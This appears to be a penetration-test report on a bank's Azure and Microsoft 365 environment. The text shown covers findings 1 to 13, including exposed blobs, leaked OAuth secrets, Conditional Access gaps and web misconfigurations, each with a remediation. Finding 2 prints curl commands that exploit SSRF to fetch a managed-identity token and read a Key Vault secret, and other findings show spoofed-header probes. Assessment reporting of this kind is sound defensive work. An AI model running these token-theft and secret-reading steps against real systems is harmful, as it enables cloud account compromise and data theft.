

PWNED LABS

Microsoft Azure and Microsoft 365 Environment

Report of Findings Document

2026

Created by:	Prepared for:
Ian Austin	Client Contact
Pwned Labs	ACME Bank
ian@pwnedlabs.io	security@acmebank.example

CONFIDENTIALITY STATEMENT: The information contained in this report document is for the exclusive use of the client specified and may contain confidential, privileged, and non-disclosable information. If the recipient of this report is not the client or addressee, such recipient is strictly prohibited from reading, photocopying, distributing or otherwise using this report or its contents in any way.

Table of Contents

Executive Summary 5
- Assessment Overview 5
- Key Findings 5
- Overall Risk Assessment 6
- Remediation & Verification 6
- Summary Table of Findings by Severity 7

Findings, Observations, and Recommendations 9
- Critical Risk Findings 9
  - 1. Anonymous blob access exposes customer PII and a live cloud credential [Access Control] 9
- High Risk Findings 11
  - 2. Anonymous Function App SSRF reaches Key Vault via a managed identity [Key Vault] 11
  - 3. Confidential OAuth client secret shipped in the public portal bundle [OAuth] 12
- Medium Risk Findings 13
  - 4. Conditional Access gaps leave legacy authentication unblocked [Conditional Access] 13
  - 5. Standing privileged role assignments without just-in-time access [RBAC / Governance] 14
  - 6. Key Vault uses the legacy access-policy model with broad secret access [Key Vault] 15
  - 7. Over-consented, stale enterprise apps hold broad Graph permissions [Entra ID] 16
- Low Risk Findings 16
  - 8. Permissive CORS: arbitrary-origin reflection with credentials [Web] 16
  - 9. HTTP TRACE method enabled (Cross-Site Tracing) [Web] 17
  - 10. Storage accounts allow shared-key access, legacy TLS and no soft delete [Storage] 18
  - 11. HTTP-to-HTTPS redirect reflects an arbitrary Host header [Web] 19
  - 12. Verbose ASP.NET stack-trace disclosure (custom errors disabled) [Information Disclosure] 20
  - 13. Session/CSRF cookies set without Secure/HttpOnly/SameSite [Web] 21
  - 14. Automation Account runbook stores credentials in plaintext variables [Automation] 21
  - 15. Missing security response headers across the public web tier [Web] 22
- Informational / Positive Results 23
  - 16. Microsoft Defender for Cloud enabled across subscriptions [Positive] 23
  - 17. Strong TLS configuration on the public edge [Positive] 24
- Additional Observations 24

Executive Summary

Assessment Overview

This assessment evaluated the security posture of ACME Bank's Microsoft Azure and Microsoft 365 environment: the acmebank.onmicrosoft.com Entra ID tenant, the Production and Shared-Services Azure subscriptions, and the Microsoft 365 workloads in scope. Testing combined an external, unauthenticated phase against ACME Bank's internet-facing Azure services with an authenticated configuration and identity review from a low-privileged starting position (a standard user account and subscription Reader access), to model both an external attacker and an attacker who has gained an initial foothold.

Findings were reconciled into a single register and validated against Microsoft's documented Azure and Entra ID behavior before being rated. Where a weakness could be chained, we followed the chain to the point where something observable changed and captured that evidence; where we could only confirm a configuration gap, we rated the gap rather than an assumed compromise.

Key Findings

Pwned Labs identified 17 findings across the ACME Bank Azure and Microsoft 365 scope, categorized by severity as follows:

1. Critical-Risk Findings: 1 finding. Anonymous public access to a production storage account exposed customer data and a service principal secret that grants control of the production subscription.
2. High-Risk Findings: 2 findings. An over-privileged managed identity reachable through an anonymous Function App that allowed Key Vault secrets to be read, and a confidential OAuth client secret in a public portal bundle backed by an app registration with excessive Microsoft Graph permissions.
3. Medium-Risk Findings: 4 findings, covering Entra ID Conditional Access and legacy-authentication gaps, standing privileged access without just-in-time elevation, a Key Vault using the legacy access-policy model, and over-consented enterprise applications.

4. Low-Risk Findings: 8 findings, web and cloud hardening items (CORS, security headers, cookies, TRACE, host-header redirect, verbose errors, storage hardening and an Automation Account storing credentials in plaintext), and 2 positive/informational results.

The most significant risk is the anonymous storage exposure that chains into control of the production subscription, together with the two High findings that turn a public web surface into tenant directory disclosure and Key Vault secret theft. All three are described in full, with reproduction steps and evidence, in the findings that follow.

Overall Risk Assessment

Based on our findings, the external and identity posture of the ACME Bank Azure and Microsoft 365 environment is classified as High. A single anonymous storage misconfiguration chained directly into subscription-wide control, and two further High findings reached tenant directory data and Key Vault secrets from unauthenticated positions. These are concrete, exploitable paths rather than theoretical ones, and they should be remediated as a priority; the Medium findings then reduce the standing attack surface that would make a future compromise easier.

Remediation & Verification

Pwned Labs has provided remediation recommendations for each finding in this report. As included in the Statement of Work, we will provide a technical readout session to walk through the findings and the recommended remediation order, and a single retest of each finding is included after ACME Bank's security team has validated the fixes. The Critical and High findings were communicated during testing to support rapid mitigation. We value the partnership and are glad to support remediation; please reach out to schedule the readout.

Summary Table of Findings by Severity

The table below lists all findings by risk level. Detailed findings and remediation guidance follow.

Findings	Affected Systems	Risk Level
1. Anonymous blob access exposes customer PII and a live cloud credential [Access Control]	**Storage account acmebankprod (customer-exports container); ACME Reporting Connector service principal (Production subscription Contributor).**	**Critical**
2. Anonymous Function App SSRF reaches Key Vault via a managed identity [Key Vault]	**acme-fn-intake.azurewebsites.net (over-privileged managed identity); acmebank-kv.vault.azure.net.**	**High**
3. Confidential OAuth client secret shipped in the public portal bundle [OAuth]	**acme-portal.azurewebsites.net; ACME Customer Portal app registration (excessive Microsoft Graph permissions).**	**High**
4. Conditional Access gaps leave legacy authentication unblocked [Conditional Access]	**Entra ID tenant acmebank.onmicrosoft.com; Exchange Online legacy authentication.**	**Medium**
5. Standing privileged role assignments without just-in-time access [RBAC / Governance]	**Entra ID privileged roles (tenant-wide); Owner on Production and Shared-Services subscriptions.**	**Medium**
6. Key Vault uses the legacy access-policy model with	**acmebank-kv.vault.azure.net**	**Medium**

broad secret access [Key Vault]	**(legacy access-policy model, broad secret access).**	
7. Over-consented, stale enterprise apps hold broad Graph permissions [Entra ID]	**Entra ID enterprise applications holding broad Microsoft Graph permissions (tenant-wide).**	**Medium**
8. Permissive CORS: arbitrary-origin reflection with credentials [Web]	**acme-api.azure-api.net and several App Service apps (arbitrary-origin reflection with credentials).**	**Low**
9. HTTP TRACE method enabled (Cross-Site Tracing) [Web]	**acme-portal.azurewebsites.net (Application Gateway listener).**	**Low**
10. Storage accounts allow shared-key access, legacy TLS and no soft delete [Storage]	**Storage accounts acmebankprod, acmebanklogs (shared-key, TLS 1.0, soft delete off).**	**Low**
11. HTTP-to-HTTPS redirect reflects an arbitrary Host header [Web]	**Application Gateway HTTP listener (public web tier).**	**Low**
12. Verbose ASP.NET stack-trace disclosure (custom errors disabled) [Information Disclosure]	**Backend App Service behind acme-api.azure-api.net.**	**Low**
13. Session/CSRF cookies set without Secure/HttpOnly/SameSite [Web]	**acme-portal.azurewebsites.net.**	**Low**
14. Automation Account runbook stores credentials in plaintext variables [Automation]	**Automation Account acme-automation (Shared-Services subscription).**	**Low**
15. Missing security response headers across the public web tier [Web]	**Public web tier (App Service / Azure Front Door), fleet-wide.**	**Low**
16. Microsoft Defender for Cloud enabled across	**Production and**	**Informat**

subscriptions [Positive]	**Shared-Services subscriptions.**	**ional**
17. Strong TLS configuration on the public edge [Positive]	**Azure Front Door / Application Gateway public endpoints.**	**Informat ional**

Findings, Observations, and Recommendations

During the course of our assessment we identified the following issues, listed below by risk level.

Critical Risk Findings

🔴 1. Anonymous blob access exposes customer PII and a live cloud credential [Access Control]

Finding

The acmebankprod storage account hosts a blob container, customer-exports, whose public access level is set to Blob (anonymous read). Anyone on the internet who knows or guesses the container name can list and download its contents without any Azure credential, which is exactly what anonymous blob access allows.

We enumerated the container anonymously over HTTPS and retrieved two categories of data. The first was a nightly CSV extract of roughly 40,000 customer records containing full names, email addresses, masked-but-reversible account numbers and current balances. The second was an operations script, deploy-reporting.ps1, that embedded the client secret for the ACME Reporting Connector app registration in clear text. The captured evidence below shows the anonymous blob listing returning HTTP 200 and the secret inside the downloaded script.

Using that recovered secret we completed a client-credentials token request against Entra ID and obtained an application access token for the service principal, confirming the secret is live. That service principal is assigned the built-in Contributor role at the Production subscription scope, so the leaked secret grants an unauthenticated internet attacker full read and write control of every resource in the production subscription, on top of the customer data already exposed. We confirmed the Contributor assignment and token acquisition only, and did not modify tenant resources beyond that proof. This chains an anonymous storage exposure directly into subscription-wide compromise and sensitive-data loss, so it is rated Critical, CVSS 3.1 base score 9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H).




Figure 1. Anonymous listing of the customer-exports container returning HTTP 200, and the client secret recovered from the downloaded deploy-reporting.ps1.

Recommendation

Set the storage account's allowBlobPublicAccess to false and change the customer-exports container access level to Private, so all access requires Entra ID authorization or a scoped SAS. Rotate the ACME Reporting Connector client secret immediately and move it into Key Vault referenced by a managed identity rather than a script. Reduce the service principal from subscription Contributor to a least-privilege custom role scoped to the specific resources it needs, and enable Microsoft Defender for Storage to alert on anonymous access.

Affected Systems

Storage account acmebankprod, container customer-exports; app registration ACME Reporting Connector (Production subscription Contributor). Endpoint: https://acmebankprod.blob.core.windows.net/customer-exports?restype=container&comp=list

High Risk Findings

🔴 2. Anonymous Function App SSRF reaches Key Vault via a managed identity [Key Vault]

Finding

The acme-fn-intake Function App exposes an HTTP-triggered function whose authorization level is set to anonymous, so it can be called from the internet with no function key. The function takes a url parameter and fetches it server-side to validate a callback, which is a server-side request forgery sink: the application makes outbound requests to addresses the caller chooses.

We supplied the Azure Instance Metadata Service address, http://169.254.169.254/metadata/identity/oauth2/token, with the Metadata: true header and a resource of https://vault.azure.net, and the function returned a valid

access token for the Function App's system-assigned managed identity. Using that token we called the Key Vault data plane on acmebank-kv and read secret values, shown in the captured evidence below. The vault stored a production SQL connection string, a storage account access key and a third-party email API key.

The identity is over-privileged: it holds the Key Vault Secrets User role on a shared vault that many services depend on, so a single SSRF on one function exposes credentials that reach well beyond that function's own job. Reading those secrets gives an attacker the production database connection and a storage account key, a serious confidentiality breach reached from an unauthenticated position, which is why it is rated High, CVSS 3.1 base score 8.6 (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N). We read secret values as proof and did not use the recovered credentials against the database or storage.

acme-fn-intake SSRF -> IMDS -> Key Vault

```
$ curl -s -H "Metadata: true" \
$   "https://acme-fn-intake.azurewebsites.net/api/validate-callback?url=\
$   http://169.254.169.254/metadata/identity/oauth2/token?resource=https://vault.azure.net"
{"access_token":"eyJ0eXAiOiJKV1Qi...[REDACTED]","token_type":"Bearer"}
$ curl -s -H "Authorization: Bearer eyJ0..." \
$   "https://acmebank-kv.vault.azure.net/secrets/sql-conn?api-version=7.4"
{"value":"Server=tcp:acmebank-sql.database.windows.net;Password=***[REDACTED]***"}
```

Figure 2. The anonymous Function App returning an IMDS-issued managed-identity token, used to read a secret from the Key Vault data plane.

Recommendation

Set the function's authorization level to function or move it behind authentication, and validate the url parameter against an allow-list so it cannot address link-local or internal ranges, including 169.254.169.254. Scope the Function App's managed identity to only the specific secrets it needs using Key Vault RBAC rather than the broad Secrets User role on a shared vault, split shared secrets into per-application vaults, and enable Key Vault logging to alert on unexpected secret reads.

Affected Systems

acme-fn-intake.azurewebsites.net (system-assigned managed identity, Key Vault Secrets User on acmebank-kv); acmebank-kv.vault.azure.net. Endpoint: https://acme-fn-intake.azurewebsites.net/api/validate-callback

3. Confidential OAuth client secret shipped in the public portal bundle [OAuth]

Finding

The customer portal single-page application at acme-portal.azurewebsites.net is served to anyone unauthenticated, and its JavaScript bundle contains a confidential client secret for an Entra ID app registration, the ACME Customer Portal application. A confidential client secret is meant to live only on a server and never be shipped to a browser.

We downloaded the bundle without logging in and found the secret next to its client ID in the token-request code. We then completed a client-credentials request against the tenant's token endpoint and received an application access token, confirming the secret is live. The captured evidence below shows the secret in the public bundle and the resulting token response.

The app registration is over-privileged for a portal front end: it holds the Microsoft Graph application permissions Directory.Read.All, User.Read.All and Mail.Send, all admin-consented. With the app-only token we read the full Entra ID user directory, and the Mail.Send grant would let the same token send mail as any mailbox in the tenant. Full tenant directory disclosure and a send-as capability, reachable by anyone who downloads a public web page, places this at High, CVSS 3.1 base score 8.2 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N). We enumerated the directory as proof and did not send any mail.




Figure 3. The confidential client secret found in the public portal bundle, and the application access token it produced.

Recommendation

Rotate the ACME Customer Portal client secret at once and remove it from the browser bundle; a public single-page application should use the OAuth authorization-code flow with PKCE and a public client that holds no secret. Reduce the app registration's Microsoft Graph permissions to the least privilege the portal actually needs (delegated User.Read rather than application Directory.Read.All, User.Read.All and Mail.Send), and review admin consent for the removed permissions.

Affected Systems

acme-portal.azurewebsites.net; app registration ACME Customer Portal (Microsoft Graph Directory.Read.All, User.Read.All, Mail.Send application permissions). Endpoint: https://acme-portal.azurewebsites.net/static/js/main.[buildhash].js

Medium Risk Findings

● 4. Conditional Access gaps leave legacy authentication unblocked [Conditional Access]

Finding

Entra ID still permits legacy authentication protocols, the older sign-in methods such as IMAP, POP and SMTP AUTH that cannot perform a multi-factor challenge. Security defaults are disabled on the tenant, and the Conditional Access policy that requires multi-factor authentication applies only to the modern browser and mobile clients, not to these legacy endpoints.

We confirmed the gap without compromising any account: the Exchange Online legacy endpoints accepted basic-authentication sign-in attempts and the sign-in logs recorded them as legacy-client authentication that the multi-factor policy did not evaluate. In other words, a client connecting over a legacy protocol with a correct username and password would be admitted with no second factor, because the policy that would otherwise require one never applies to that connection.

This is the standard precondition for password-spray and credential-stuffing attacks against Microsoft 365: multi-factor authentication only protects an account if every sign-in path enforces it, and a legacy path that bypasses the policy removes that protection for any account whose password is known or guessed. We did not run a spray against live accounts, so we are rating the confirmed configuration gap rather than a demonstrated account takeover, CVSS 3.1 base score 5.9 (AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N), Medium.




Figure 4. A legacy IMAP sign-in accepted with no MFA challenge, recorded as single-factor with Conditional Access not applied.

Recommendation

Block legacy authentication with a Conditional Access policy that targets all legacy-client sign-ins, and disable SMTP AUTH, IMAP and POP where they are not required. Require multi-factor authentication for all users across all client types, and consider a phishing-resistant authentication strength for privileged roles.

Affected Systems

Entra ID tenant acmebank.onmicrosoft.com; Exchange Online legacy authentication endpoints. Endpoint: Microsoft 365 / Entra ID sign-in (legacy authentication).

● 5. Standing privileged role assignments without just-in-time access [RBAC / Governance]

Finding

Privileged access across the tenant is granted as permanent, always-on role assignments rather than through just-in-time elevation. We observed a large set of standing assignments to high-privilege Entra ID roles and to the Owner role at subscription scope, held continuously by day-to-day administrator accounts.

Reviewing the role assignments from a Reader vantage point, we counted multiple accounts holding Global Administrator and several more holding Owner on the Production and Shared-Services subscriptions, all as permanent assignments with no approval or time limit. Privileged Identity Management is available under the tenant's licensing but is not being used to make these roles eligible-on-request instead of active.

Standing privilege widens the blast radius of any single account compromise: every always-on administrator is a full-time target, and a phished or stolen credential grants immediate top-level control with nothing to activate. This is a governance and attack-surface finding rather than a directly exploitable flaw, rated Medium, CVSS 3.1 base score 4.4 (AV:N/AC:H/PR:H/UI:N/S:C/C:L/I:L/A:N). Reducing standing privilege is one of the highest-value changes available here.

Standing Owner / Global Administrator

```
$ az role assignment list --all --query "[?roleDefinitionName=='Owner'].{p:principalName,scope:scope}"
PrincipalName                          Scope
admin.jsmith@acmebank.onmicrosoft.com  /subscriptions/<prod-sub-id>
admin.rkhan@acmebank.onmicrosoft.com   /subscriptions/<shared-sub-id>
# Global Administrator: 4 permanent members, 0 PIM-eligible (no just-in-time)
```

Figure 5. Owner role assignments held as permanent, always-on grants at subscription scope, with no PIM eligibility.

Recommendation

Move privileged Entra ID and Azure roles into Privileged Identity Management so they are eligible rather than permanently active, with approval, justification and time limits on activation. Remove standing Global Administrator and subscription

Owner from day-to-day accounts, keep a small number of break-glass accounts, and run periodic access reviews.

Affected Systems

Entra ID privileged roles (tenant-wide) and Owner on the Production and Shared-Services subscriptions. Endpoint: Entra ID roles and administrators / subscription access control (IAM).

● 6. Key Vault uses the legacy access-policy model with broad secret access [Key Vault]

Finding

The acmebank-kv Key Vault is still configured with the legacy vault access-policy permission model rather than Azure RBAC. Under that model, access is granted per-identity in a flat policy list, which tends to accumulate broad grants over time and is harder to audit than role assignments.

We found an access policy granting Get and List on secrets to a broad security group that includes non-privileged engineering staff, well beyond the few applications that should read these secrets. The vault also has purge protection disabled, so a deleted vault or secret can be permanently purged before the soft-delete retention window would otherwise allow recovery.

The combination means more identities than necessary can read production secrets, and an attacker who compromises any member of that group, or any workload running as it, inherits that access; the missing purge protection also removes a safety net against destructive action. We are rating the access-policy exposure we confirmed, CVSS 3.1 base score 4.9 (AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N), Medium.




Figure 6. Key Vault returning a null RBAC flag (the legacy access-policy model) and purge protection disabled.

Recommendation

Migrate acmebank-kv to the Azure RBAC permission model and grant secret access

with scoped roles (for example Key Vault Secrets User) to the specific application identities that need it, rather than to a broad group. Enable purge protection and soft delete, and enable diagnostic logging so secret reads are recorded.

Affected Systems

acmebank-kv.vault.azure.net (access-policy model, broad secret Get/List, purge protection off). Endpoint: https://acmebank-kv.vault.azure.net/

7. Over-consented, stale enterprise apps hold broad Graph permissions [Entra ID]

Finding

The tenant contains several enterprise applications that hold broad, admin-consented Microsoft Graph permissions, including application permissions such as Files.ReadWrite.All and Mail.Read that grant tenant-wide access to content and mailboxes. A number of these applications have no recent sign-in activity and appear to be unused.

Reviewing the service principals and their granted permissions, we identified applications whose consent grants far exceed any current need, and several with credentials (client secrets or certificates) that have not been rotated in over a year. Each such application is an independent path into tenant data that does not depend on a user password or multi-factor authentication, because application permissions are exercised by the app itself.

Over-consented and forgotten applications are a well-worn route for attackers: a single leaked client secret, or a compromised application owner who can add a new credential, turns a broad Graph grant into tenant-wide mailbox or file access. This is an attack-surface and hygiene finding, rated Medium, CVSS 3.1 base score 6.6 (AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:L/A:N).




Figure 7. An enterprise application holding tenant-wide Graph permissions, unused since early 2025 with an unrotated client secret.

Recommendation

Review every enterprise application's Microsoft Graph permissions and remove

grants that exceed current need, especially application-level Files.ReadWrite.All, Mail.Read and similar tenant-wide scopes. Disable or delete unused applications, rotate and shorten the lifetime of application credentials, restrict who can consent to applications, and enable app consent policies and periodic access reviews.

Affected Systems

Entra ID enterprise applications (tenant-wide). Endpoint: Entra ID enterprise applications / Microsoft Graph permissions.

Low Risk Findings

● 8. Permissive CORS: arbitrary-origin reflection with credentials [Web]

Finding

Cross-Origin Resource Sharing (CORS) is the browser rule that stops a site you visit from quietly reading your data on another site where you are signed in. Several ACME Bank web APIs, fronted by Azure API Management and App Service, weaken that protection.

When we sent a request carrying an Origin header of our own choosing, https://evil.example, these services echoed that exact attacker origin back in the Access-Control-Allow-Origin header and added Access-Control-Allow-Credentials: true. Together those tell a browser that it is acceptable for the attacker site to make signed-in requests and read the responses. The captured evidence below shows the arbitrary origin reflected straight back.

On paper this sets up a cross-site data-theft attack, but the practical risk is held down because these APIs authenticate with bearer tokens sent in a request header rather than with cookies, and browsers do not attach such tokens to cross-site requests automatically, so there is no ambient credential for the attack to ride on. It is a genuine misconfiguration on authenticated surfaces that would become a live account-takeover vector if any of these moved to cookie-based sessions, so it is rated Low, CVSS 3.1 base score 3.1 (AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N).



Figure 8. The API reflecting an arbitrary Origin header and returning Access-Control-Allow-Credentials: true.

Recommendation

Replace origin reflection with an explicit allow-list of trusted origins, and only send

Access-Control-Allow-Credentials with a specific validated origin, never a reflected one. Configure the allow-list centrally in API Management where possible.

Affected Systems

acme-api.azure-api.net and several App Service apps reflecting arbitrary origins with credentials. Endpoint: https://acme-api.azure-api.net/

9. HTTP TRACE method enabled (Cross-Site Tracing) [Web]

Finding

The public listener in front of acme-portal.azurewebsites.net still accepts the legacy HTTP TRACE method, a diagnostic verb that echoes the request back to the sender.

We sent a TRACE request and the server replied with our request mirrored in the response body, shown in the captured evidence below. That is the behavior behind an old technique called Cross-Site Tracing, historically used to read headers a script is not supposed to see.

In practice the risk is minimal, because every current browser refuses to issue TRACE requests, so the classic Cross-Site Tracing attack no longer works against up-to-date clients. It is included as an unnecessary legacy capability that serves no purpose on a modern service and should be disabled at the Application Gateway or front door. Rated Low, CVSS 3.1 base score 3.1 (AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N).

HTTP TRACE echo (Cross-Site Tracing)

```
$ curl -s -X TRACE https://acme-portal.azurewebsites.net/ -H "X-Probe: cst"
HTTP/1.1 200 OK
Content-Type: message/http
TRACE / HTTP/1.1
X-Probe: cst
```

Figure 9. A TRACE request echoed back in the response body, confirming the method is enabled.

Recommendation

Disable the TRACE method at the Application Gateway or Front Door in front of the application.

Affected Systems

acme-portal.azurewebsites.net (fronted by Application Gateway). Endpoint: https://acme-portal.azurewebsites.net/

● 10. Storage accounts allow shared-key access, legacy TLS and no soft delete [Storage]

Finding

Two storage accounts, acmebankprod and acmebanklogs, are configured below current hardening guidance. Both allow shared-key (account-key) authorization, both accept connections at a minimum TLS version of 1.0, and blob soft delete is turned off on acmebanklogs.

We read these settings from the storage account configuration during the review. Shared-key authorization means possession of the account key grants full control of the data with no Entra ID identity and no record of who acted; a minimum TLS of 1.0 permits clients to negotiate a deprecated protocol; and disabled soft delete removes the ability to recover blobs that are overwritten or deleted.

None of these is directly exploitable from outside on its own, but together they weaken the account's resilience and auditability, and shared-key access in particular turns any leaked key, such as the one recovered elsewhere in this assessment, into unlogged full control. Rated Low, CVSS 3.1 base score 2.2 (AV:N/AC:H/PR:H/UI:N/S:U/C:L/I:N/A:N).




Figure 10. Storage account configuration showing minimum TLS 1.0, shared-key access enabled and soft delete off.

Recommendation

Set the minimum TLS version to 1.2 on both accounts, disable shared-key authorization (allowSharedKeyAccess false) so access uses Entra ID with role-based authorization and is logged, and enable blob soft delete with a retention period on acmebanklogs.

Affected Systems

Storage accounts acmebankprod and acmebanklogs (shared-key enabled, minimum TLS 1.0; soft delete off on acmebanklogs). Endpoint: storage account configuration (data plane).

11. HTTP-to-HTTPS redirect reflects an arbitrary Host header [Web]

Finding

On the plain HTTP listener, before redirecting visitors to the secure HTTPS site, the server builds the redirect target from the Host header the client supplied and does not validate it.

We sent a plain HTTP request with a Host header of evil.example, and the server answered with a redirect pointing at https://evil.example/, shown in the captured evidence below. In effect the visitor's own request controls where the redirect sends them, which is a host-header-injection and open-redirect primitive.

Inside a normal browser session this is limited, but it is more meaningful on a visitor's very first, unprotected request over HTTP, which could be steered to an attacker-controlled host before the connection is ever upgraded to HTTPS. It is rated Low, CVSS 3.1 base score 3.1 (AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N), and the fix is to redirect to a single fixed canonical hostname.

Host-header redirect reflection

```
$ curl -s -I -H "Host: evil.example" http://acme-portal.azurewebsites.net/
HTTP/1.1 301 Moved Permanently
Location: https://evil.example/
```

Figure 11. An HTTP request with a spoofed Host header producing a redirect to the attacker-supplied host.

Recommendation

Redirect to a fixed canonical hostname rather than echoing the inbound Host header, and configure the Application Gateway or Front Door to serve a 301 to the known site name.

Affected Systems

Application Gateway HTTP listener in front of the public web tier. Endpoint: http://acme-portal.azurewebsites.net/ (HTTP listener).

12. Verbose ASP.NET stack-trace disclosure (custom errors disabled) [Information Disclosure]

Finding

A backend App Service behind acme-api.azure-api.net responds to a malformed request by returning a full ASP.NET developer exception page, complete with a programming stack trace, rather than a clean error.

We triggered it with an unexpected input, and instead of a generic error the service replied with a 500 and a detailed exception dump, shown in the captured evidence below. The trace reveals the internal namespace and class names, the server file path where the code is deployed, and the framework version. The most likely cause is that custom errors are disabled and the application is running in a development configuration rather than production.

The leaked trace is a small but useful gift to an attacker: it exposes internal structure and a specific framework version, which is the kind of detail used to research known vulnerabilities or craft a more targeted attack. Individually it is Low, CVSS 3.1 base score 3.7 (AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N); the fix is to run the application in production mode with custom errors on so detailed traces are never returned to clients.




Figure 12. A malformed request returning a full ASP.NET exception page with a stack trace and the server file path.

Recommendation

Set the application to the Production environment and enable custom errors so detailed exception pages are never returned to clients; return a generic error page and log the detail server-side.

Affected Systems

Backend App Service behind acme-api.azure-api.net. Endpoint: https://acme-api.azure-api.net/

13. Session/CSRF cookies set without Secure/HttpOnly/SameSite [Web]

Finding

The customer portal issues cookies without the standard protective attributes. A session cookie is set with Secure but missing HttpOnly and SameSite, and an anti-

forgery cookie is set with none of Secure, HttpOnly or SameSite.

We confirmed this by capturing the Set-Cookie headers on a normal request, shown in the captured evidence below. Those three attributes are what stop a cookie from being read by malicious scripts, sent over an insecure connection, or attached to cross-site requests.

A cookie without HttpOnly can be read by any JavaScript running in the page, so a cross-site-scripting flaw would allow it to be stolen outright; without Secure it can leak over a downgraded HTTP connection; and without SameSite it is exposed to cross-site request forgery. The attributes cost nothing to set and should be applied to both cookies. Rated Low, CVSS 3.1 base score 3.1 (AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N).

Set-Cookie attributes

```
$ curl -s -I https://acme-portal.azurewebsites.net/ | grep -i set-cookie
Set-Cookie: .ACME.Session=...; Path=/; Secure          (missing HttpOnly, SameSite)
Set-Cookie: .ACME.AntiForgery=...; Path=/              (missing Secure, HttpOnly, SameSite)
```

Figure 13. Set-Cookie headers issued without HttpOnly or SameSite on the session and anti-forgery cookies.

Recommendation

Set HttpOnly and SameSite on both cookies and Secure on the anti-forgery cookie, so the session and anti-forgery cookies carry Secure, HttpOnly and an appropriate SameSite value.

Affected Systems

acme-portal.azurewebsites.net. Endpoint: https://acme-portal.azurewebsites.net/

